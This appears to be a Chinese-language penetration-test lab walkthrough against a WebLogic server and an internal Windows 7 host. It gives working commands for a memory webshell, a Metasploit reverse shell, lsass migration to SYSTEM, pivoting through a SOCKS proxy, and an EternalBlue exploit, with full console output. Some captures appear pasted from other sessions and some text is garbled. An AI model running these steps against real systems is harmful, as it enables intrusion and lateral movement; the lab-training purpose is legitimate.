

环境介绍

- 攻击机(本机):192.168.111.25
  - 靶机:192.168.111.20


## 信息收集

- 使用 Fscan 进行信息收集获取资产,这里的 Fscan 版本为2.0.0,个人觉得这个版本较稳定


```
1 | Fscan -h 192.168.111.20
```

- 这里使用 Fscan 扫描发现目标开启了 7001 端口服务 weblogic

# Weblogic漏洞利用



- 注入 内存马



```
1 # URL
2 http://192.168.111.20:7001/bea_wls_internal/applicationSingletonProvider
3 # 密码
4 hackfun1024
5 # 秘钥
6 key
```

- 连接 Godzillla



## 上线MSF

- 由于当前哥斯拉连接的 webshell 是 administrator 权限, 需要进行提权操作, 上线 MSF 方便操作

```
1 use exploit/multi/handler
2 set payload windows/x64/meterpreter/reverse_tcp
3 set lhost 192.168.111.25
4 set lport 4444
5 run
```

```

C:\WINDOWS\system32\cmd. x + v
l00000.MMM.0000.MMM:0000.MMM,00000
;0000'0000.MMM:0000.MMM,0000;
.d000'WM.0000occx0000.MX'x0d.
,k01'M.000000000000.M'd0k,
:kk;.0000000000000000;
;k0000000000000000k:
,x0000000000x,
.l00000000l.
,d0d,
.

=[ metasploit v6.4.98-dev-47f60e162519e3fb1ba188ddb3c04d1fcad1f444]
+ -- ---[ 2,570 exploits - 1,316 auxiliary - 1,680 payloads      ]
+ -- ---[ 432 post - 49 encoders - 13 nops - 9 evasion       ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.111.25
lhost => 192.168.111.25
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.111.25:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444

```

Url: http://192.168.111.20:7001/bea\_wls\_internal/applicationSingletonProvider Payload:JavaDynamicPayload Cryption:JAVA\_AES\_BASE64 openCache:true useCache:false

基础信息	命令执行	文件管理	数据库管理	笔记	网络详情	插件标签管理	EnumDatabaseConn	Zip	PetitPotam	MemoryShell	
ShellcodeLoader	Screen	SuperTerminal	JMeterpreter	HttpProxy	ServletManager	JarLoader	Mimikatz	FilterShell	PortScan	SocksProxy	RealCmd
shellcodeLoader	<b>meterpreter</b>	memoryPe									

host: 192.168.111.25 port: 4444 Arch:x64 Go

```

;0000'WM.0000occx0000.MX'x0d.
,k01'M.000000000000.M'd0k,
:kk;.0000000000000000;
;k0000000000000000k:
,x0000000000x,
.l00000000l.
,d0d,
.

=[ metasploit v5.0.58-dev
+ -- ---[ 1937 exploits - 1082 auxiliary - 333 post      ]
+ -- ---[ 556 payloads - 45 encoders - 10 nops       ]
+ -- ---[ 7 evasion           ]

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (206403 bytes) to 192.168.102.128
[*] Meterpreter session 1 opened (192.168.102.130:4444 -> 192.168.102.128:49295) at 2020-04-19 07:16:41 -0400

meterpreter >

```

- 成功获取MSF会话,进行提权,

```

1 //查看进程
2 ps
3 //迁移进程
4 migrate pid
5 //查看当前用户
6 getuid

```

```

meterpreter > ps
Process List
=====

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
308	4	smss.exe	x64	0		
372	364	cssrss.exe	x64	0		
388	564	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\svchost.exe
464	456	cssrss.exe	x64	1		
472	364	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
500	456	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
564	472	services.exe	x64	0		
572	472	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
644	564	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\svchost.exe
688	564	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\svchost.exe
756	500	dwm.exe	x64	1	Window Manager\DW-M-1	C:\Windows\system32\dwm.exe
772	564	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
816	564	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\svchost.exe
844	564	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\svchost.exe
932	564	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\svchost.exe
1028	564	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\spoolsv.exe
1060	816	cmd.exe	x64	0	WEBLOGIC\Administrator	C:\Windows\SYSTEM32\cmd.exe
1104	564	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1148	564	VGAuthService.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\VMware VGAuthService.exe
1196	1060	conhost.exe	x64	0	WEBLOGIC\Administrator	C:\Windows\system32\conhost.exe
1224	564	vm3dservice.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\vm3dservice.exe
1252	564	vmtoolsd.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1260	1224	vm3dservice.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\vm3dservice.exe
1520	564	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\svchost.exe
1616	2464	rundll32.exe	x64	0	WEBLOGIC\Administrator	C:\Windows\System32\rundll32.exe
1888	564	dllhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\dllhost.exe
2040	564	msdtc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\msdtc.exe
2124	644	WmiPrvSE.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wbem\wmiaprse.exe
2132	644	WmiPrvSE.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\wbem\wmiaprse.exe
2200	500	LogonUI.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\LogonUI.exe
2256	644	ChsIME.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\InputMethod\CHS\ChsIME.exe
2464	1060	java.exe	x64	0	WEBLOGIC\Administrator	C:\PROGRA~1\Java\JDK18-1.0_3\bin\java.exe

```

meterpreter > migrate 572
[*] Migrating from 1616 to 572...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > |

```

```

C:\WINDOWS\system32\cmd. x + ^

msf exploit[multi/handler] > set lhost 192.168.111.25
lhost => 192.168.111.25
msf exploit[multi/handler] > set lport 4444
lport => 4444
msf exploit[multi/handler] > run
[-] Handler failed to bind to 192.168.111.25:4444! - 
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (230982 bytes) to 192.168.111.20
[*] Meterpreter session 1 opened (10.8.0.6:4444 -> 192.168.111.20:49176) at 2025-11-28 09:23:48 +0800

meterpreter > shell
Process 2912 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(C) 2013 Microsoft Corporation*****  
*****  
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>ipconfig  
ipconfig  
  
Windows IP *****  
  
***** Ethernet1:  
*****   DNS *** . . . . : fe80::e955:d435:a39d:9a4c%14  
*****   IPv4 *** . . . . : 10.10.20.12  
*****   . . . . . : 255.255.255.0  
*****   . . . . . : 10.10.20.1  
*****  
***** Ethernet0:  
*****   DNS *** . . . . : fe80::606b:3c1a:d86:975d%12  
*****   IPv4 *** . . . . : 192.168.111.20  
*****   . . . . . : 255.255.255.0  
*****  
***** isatap.{E7ECCBFA-0D99-4183-B53D-C83F88C7D49C}:  
*****   . . . . . : y***@  
*****   DNS *** . . . . :  
***** isatap.{8F6412DB-D757-413C-97E1-76F7DB61BD9C}:  
*****   . . . . . : y***@  
*****   DNS *** . . . . :  
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>

```

- 发现存在 10.10.20.0/24 网段,回到 meterpreter 添加路由

```
1 | meterpreter > run post/multi/manage/autoroute
```

```

meterpreter > run post/multi/manage/autoroute
[*] Running module against WEBLOGIC (192.168.111.20)
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.10.20.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.111.0/255.255.255.0 from host's routing table.
meterpreter > bg
[*] Backgrounding session 1...
msf exploit(multi/handler) > route print

IPv4 Active Routing Table
=====
Subnet          Netmask         Gateway
----           ----           -----
10.10.20.0     255.255.255.0 Session 1
192.168.111.0  255.255.255.0 Session 1

[*] There are currently no IPv6 routes defined.
msf exploit(multi/handler) > |

```

## 内网段信息收集

- 上传 Fscan 扫一下20网段,回到meterpreter

```

msf exploit(multi/handler) > sessions -l
Active sessions
=====
Id  Name   Type      Information           Connection
--  --    ---      -----           -----
1   meterpreter x64/windows WEBLOGIC\Administrator @ WEBLOGIC 10.8.0.6:4444 -> 192.168.111.20:49176 (192.168.111.20)

msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > |

```

- 上传fscan

```

1 | meterpreter > upload
| "C:\Users\24937\AppData\Roaming\Python\Python312\scripts\FScan.exe"
| "C:\Oracle\Middleware\oracle_Home\user_projects\domains\base_domain\fscan.exe"

```

```

meterpreter > getwd
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain
<acle>Middleware\Oracle_Home\user_projects\domains\base_domain^Z^Z
[-] upload: Interrupted
meterpreter > upload "C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain^ZInterrupt: use the 'exit' command to quit
<acle>Middleware\Oracle_Home\user_projects\domains\base_domain\fscan.exe"
[*] Uploading : C:/Users/24937/AppData/Roaming/Python/Python312/Scripts/FScan.exe -> C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\fscan.exe
[*] Uploaded 8.00 MiB of 8.33 MiB (96.02%): C:/Users/24937/AppData/Roaming/Python/Python312/Scripts/FScan.exe -> C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\fscan.exe
[*] Uploaded 8.33 MiB of 8.33 MiB (100.0%): C:/Users/24937/AppData/Roaming/Python/Python312/Scripts/FScan.exe -> C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\fscan.exe
[*] Completed : C:/Users/24937/AppData/Roaming/Python/Python312/Scripts/FScan.exe -> C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\fscan.exe

```

```

1 | C:\Oracle\Middleware\oracle_Home\user_projects\domains\base_domain>fscan -h
1 | 10.10.20.0/24
2 | fscan -h 10.10.20.0/24
3 | 
4 | 
5 | 
6 | 
7 | 
8 | 
9 | 
10 | Fscan Version: 2.0.0
11 | 
12 | [2025-11-28 09:33:30] [INFO] 暴力破解线程数: 1
13 | [2025-11-28 09:33:30] [INFO] 开始信息扫描
14 | [2025-11-28 09:33:30] [INFO] CIDR范围: 10.10.20.0-10.10.20.255
15 | [2025-11-28 09:33:30] [INFO] 生成IP范围: 10.10.20.0.%!d(string=10.10.20.255) -
| %!s(MISSING).%!d(MISSING)

```

```
16 [2025-11-28 09:33:30] [INFO] 解析CIDR 10.10.20.0/24 -> IP范围 10.10.20.0-  
10.10.20.255  
17 [2025-11-28 09:33:30] [INFO] 最终有效主机数量: 256  
18 [2025-11-28 09:33:30] [INFO] 开始主机扫描  
19 [2025-11-28 09:33:31] [SUCCESS] 目标 10.10.20.12 存活 (ICMP)  
20 [2025-11-28 09:33:32] [SUCCESS] 目标 10.10.20.7 存活 (ICMP)  
21 [2025-11-28 09:33:34] [INFO] 存活主机数量: 2  
22 [2025-11-28 09:33:34] [INFO] 有效端口数量: 233  
23 [2025-11-28 09:33:34] [SUCCESS] 端口开放 10.10.20.12:135  
24 [2025-11-28 09:33:34] [SUCCESS] 端口开放 10.10.20.12:445  
25 [2025-11-28 09:33:34] [SUCCESS] 端口开放 10.10.20.12:139  
26 [2025-11-28 09:33:34] [SUCCESS] 端口开放 10.10.20.7:445  
27 [2025-11-28 09:33:34] [SUCCESS] 端口开放 10.10.20.7:135  
28 [2025-11-28 09:33:34] [SUCCESS] 端口开放 10.10.20.7:139  
29 [2025-11-28 09:33:36] [SUCCESS] 端口开放 10.10.20.12:7001  
30 [2025-11-28 09:33:39] [SUCCESS] 服务识别 10.10.20.12:445 =>  
31 [2025-11-28 09:33:39] [SUCCESS] 服务识别 10.10.20.12:139 => Banner:[.]  
32 [2025-11-28 09:33:39] [SUCCESS] 服务识别 10.10.20.7:445 =>  
33 [2025-11-28 09:33:39] [SUCCESS] 服务识别 10.10.20.7:139 => Banner:[.]  
34 [2025-11-28 09:33:46] [SUCCESS] 服务识别 10.10.20.12:7001 => [http] 产  
品:Oracle WebLogic admin httpd  
35 [2025-11-28 09:34:39] [SUCCESS] 服务识别 10.10.20.12:135 =>  
36 [2025-11-28 09:34:39] [SUCCESS] 服务识别 10.10.20.7:135 =>  
37 [2025-11-28 09:34:39] [INFO] 存活端口数量: 7  
38 [2025-11-28 09:34:39] [INFO] 开始漏洞扫描  
39 [2025-11-28 09:34:39] [INFO] 加载的插件: findnet, ms17010, netbios, smb, smb2,  
smbghost, webpoc, webtitle  
40 [2025-11-28 09:34:39] [SUCCESS] 发现漏洞 10.10.20.7 [Windows 7 ultimate 7601  
Service Pack 1] MS17-010  
41 [2025-11-28 09:34:39] [SUCCESS] NetInfo 扫描结果  
42 目标主机: 10.10.20.12  
43 主机名: weblogic  
44 发现的网络接口:  
45     IPv4地址:  
46         └ 192.168.111.20  
47 [2025-11-28 09:34:39] [SUCCESS] NetInfo 扫描结果  
48 目标主机: 10.10.20.7  
49 主机名: work-7  
50 发现的网络接口:  
51     IPv4地址:  
52         └ 10.10.10.7  
53         └ 10.10.20.7  
54 [2025-11-28 09:34:39] [SUCCESS] NetBios 10.10.20.12 WORKGROUP\weblogic  
           windows Server 2012 R2 Datacenter 9600  
55 [2025-11-28 09:34:40] [SUCCESS] 目标: http://10.10.20.12:7001  
56 漏洞类型: poc-yaml-weblogic-cve-2019-2725  
57 漏洞名称: v12  
58 详细信息:  
59  
author:fnmsd(https://github.com/fnmsd) , 2357000166(https://github.com/2357000166)  
links:https://github.com/vulhub/vulhub/tree/master/weblogic/CVE-2017-10271  
61 https://github.com/QAX-A-Team/WeblogicEnvironment  
62 https://xz.aliyun.com/t/5299
```

```

63      description:Weblogic wls-wsat XMLDecoder deserialization RCE CVE-
64      2019-2725 + org.slf4j.ext.EventData
65      [2025-11-28 09:34:41] [SUCCESS] 检测到漏洞
66      http://10.10.20.12:7001/console/j_security_check poc-yaml-weblogic-console-
67      weak 参数:[{username weblogic} {password weblogic123} {payload UTF-8}]
68      [2025-11-28 09:34:42] [SUCCESS] 网站标题 http://10.10.20.12:7001 状态码:404
69      长度:1164 标题>Error 404--Not Found
70      [2025-11-28 09:34:42] [SUCCESS] 发现指纹 目标: http://10.10.20.12:7001 指纹:
71      [weblogic]
72      [2025-11-28 09:35:02] [SUCCESS] 扫描已完成: 14/14

```

- 10.10.20.12 是我们已经上线MSF的 192.168.111.20 的另一张网卡,不用管,直接看 10.10.20.7

```

C:\Windows\system32>"C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\fscan.exe" -h 10.10.20.7
"C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\fscan.exe" -h 10.10.20.7
[2025-11-28 09:40:27] [INFO] 暴力破解线程数: 1
[2025-11-28 09:40:27] [INFO] 开始信息扫描
[2025-11-28 09:40:27] [INFO] 最终有效主机数量: 1
[2025-11-28 09:40:27] [INFO] 开始主机扫描
[2025-11-28 09:40:27] [INFO] 有效端口数量: 233
[2025-11-28 09:40:27] [SUCCESS] 端口开放 10.10.20.7:445
[2025-11-28 09:40:27] [SUCCESS] 端口开放 10.10.20.7:135
[2025-11-28 09:40:32] [SUCCESS] 服务识别 10.10.20.7:445 =>
[2025-11-28 09:41:32] [SUCCESS] 服务识别 10.10.20.7:135 =>
[2025-11-28 09:41:32] [INFO] 存活端口数量: 2
[2025-11-28 09:41:33] [INFO] 开始漏洞扫描
[2025-11-28 09:41:33] [INFO] 加载的插件: findnet, ms17010, smb, smb2, smbghost
[2025-11-28 09:41:33] [SUCCESS] NetInfo 扫描结果
目标主机: 10.10.20.7
主机名: work-7
发现的网络接口:
  IPv4地址:
    10.10.10.7
    10.10.20.7
[2025-11-28 09:41:33] [SUCCESS] 发现漏洞 10.10.20.7 [Windows 7 Ultimate 7601 Service Pack 1] MS17-010
[2025-11-28 09:41:56] [SUCCESS] 扫描已完成: 5/5

```

- 这里发现 10.10.20.7 存在 MS17-010 永恒之蓝漏洞

## 永恒之蓝

- 前面配置了路由但是忘记配置代理隧道了,现在配置一下,不然网络到不了20网段

```

1 use auxiliary/server/socks_proxy
2 set SRVHOST 0.0.0.0
3 set SRVPORT 10800
4 set VERSION 5
5 run -j

```

```

meterpreter > bg
[*] Backgrounding session 1...
msf exploit(multi/handler) > use auxiliary/server/socks_proxy
msf auxiliary(server/socks_proxy) > set SRVHOST 0.0.0.0
SRVHOST => 0.0.0.0
msf auxiliary(server/socks_proxy) > set SRVPORT 10800
SRVPORT => 10800
msf auxiliary(server/socks_proxy) > set VERSION 5
VERSION => 5
msf auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 0.
msf auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server

```

- 加载永恒之蓝模块

```

msf auxiliary(server/socks_proxy) > search ms17_010
Matching Modules
=====
#  Name
0  exploit/windows/smb/ms17_010_永恒之蓝
1  \_\_ target: Automatic Target
2  \_\_ target: Windows 7
3  \_\_ target: Windows Embedded Standard 7
4  \_\_ target: Windows Server 2008 R2
5  \_\_ target: Windows 8
6  \_\_ target: Windows 8.1
7  \_\_ target: Windows Server 2012
8  \_\_ target: Windows 10 Pro
9  \_\_ target: Windows 10 Enterprise Evaluation
10 exploit/windows/smb/ms17_010_psexec
11 \_\_ target: Automatic
12 \_\_ target: PowerShell
13 \_\_ target: Native upload
14 \_\_ target: MOF upload
15 \_\_ AHA: ETERNALSYNERGY
16 \_\_ AHA: ETERNALROMANCE
17 \_\_ AHA: ETERNALCHAMPION
18 \_\_ AHA: DOUBLEPULSAR
19 auxiliary/admin/smb/ms17_010_command
20 \_\_ AHA: ETERNALSYNERGY
21 \_\_ AHA: ETERNALROMANCE
22 \_\_ AHA: ETERNALCHAMPION
23 \_\_ AHA: ETERNALBLUE
24 auxiliary/scanner/smb/ms17_010
25 \_\_ AHA: DOUBLEPULSAR
26 \_\_ AHA: ETERNALBLUE

Interact with a module by name or index. For example info 26, use 26 or use auxiliary/scanner/smb/ms17_010
msf auxiliary(server/socks_proxy) > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_永恒之蓝) > |

```

- 设置攻击载荷(可能会失败,多试几次)

```

1 setg Proxies socks5:127.0.0.1:10800
2 set ReverseAllowProxy true
3 use exploit/windows/smb/ms17_010_永恒之蓝
4 set rhosts 10.10.20.7
5 set payload windows/x64/meterpreter/bind_tcp
6 run

```

```

C:\WINDOWS\system32\cmd. x + v
[+] 10.10.20.7:445 - The target is vulnerable.
[*] 10.10.20.7:445 - Connecting to target for exploitation.
[*] 10.10.20.7:445 - Connection established for exploitation.
[*] 10.10.20.7:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.20.7:445 - CORE raw buffer dump (38 bytes)
[*] 10.10.20.7:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 10.10.20.7:445 - 0x00000010 74 65 28 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 10.10.20.7:445 - 0x00000020 58 61 63 6b 20 31 Pack 1
[*] 10.10.20.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.20.7:445 - Exploit payload with 12 Groot Allocations.
[*] 10.10.20.7:445 - Sending all but last fragment of exploit packet
[*] 10.10.20.7:445 - Starting non-paged pool grooming
[*] 10.10.20.7:445 - Sending SMBv2 buffers
[*] 10.10.20.7:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.20.7:445 - Sending final SMBv2 buffers.
[*] 10.10.20.7:445 - Sending last fragment of exploit packet
[*] 10.10.20.7:445 - Receiving response from exploit packet
[*] 10.10.20.7:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.20.7:445 - Triggering free of corrupted connection.
[*] 10.10.20.7:445 - Sending egg to corrupted connection.
[*] 10.10.20.7:445 - Triggering free of corrupted buffer.
[*] 10.10.20.7:445 - Starting bind TCP handler against 10.10.20.7:4444
[-] 10.10.20.7:445 - ====== FAIL ======
[*] 10.10.20.7:445 - ====== FAIL ======
[*] 10.10.20.7:445 - Connecting to target for exploitation.
[*] 10.10.20.7:445 - Connection established for exploitation.
[*] 10.10.20.7:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.20.7:445 - CORE raw buffer dump (38 bytes)
[*] 10.10.20.7:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 10.10.20.7:445 - 0x00000010 74 65 28 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 10.10.20.7:445 - 0x00000020 58 61 63 6b 20 31 Pack 1
[*] 10.10.20.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.20.7:445 - Trying exploit with 17 Groot Allocations.
[*] 10.10.20.7:445 - Sending all but last fragment of exploit packet
[*] 10.10.20.7:445 - Starting non-paged pool grooming
[*] 10.10.20.7:445 - Sending SMBv2 buffers
[*] 10.10.20.7:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.20.7:445 - Sending final SMBv2 buffers.
[*] 10.10.20.7:445 - Sending last fragment of exploit packet
[*] 10.10.20.7:445 - Receiving response from exploit packet
[*] 10.10.20.7:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.20.7:445 - Sending egg to corrupted connection.
[*] 10.10.20.7:445 - Triggering free of corrupted buffer.
[*] 10.10.20.7:445 - Sending stage (230982 bytes) to 10.10.20.7
[*][*] 10.10.20.7:445 - ====== WIN ======
[*] Meterpreter session 2 opened (127.0.0.1:58886 -> 127.0.0.1:10800) at 2025-11-28 09:51:43 +0800
[*] 10.10.20.7:445 - ====== WIN ======
[*] 10.10.20.7:445 - ====== WIN ======
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > |

```

```

meterpreter > shell ipconfig
Process 412 created.
Channel 1 created.
Microsoft Windows [汾 6.1.7601]
❖ (c) 2009 Microsoft Corporation❖

```

```
C:\Windows\system32>ipconfig
ipconfig
```

```
Windows IP ❖
```

```
❖ 2:
    DNS ❖ . . . . . :
    IPv6 ❖ . . . . . : fe80::d914:d563:5f99:bac3%16
    IPv4 ❖ . . . . . : 10.10.20.7
    . . . . . : 255.255.255.0
    . . . . . : 10.10.20.1

    DNS ❖ . . . . . :
    IPv6 ❖ . . . . . : fe80::1/d5:b269:8d13:75ff%11
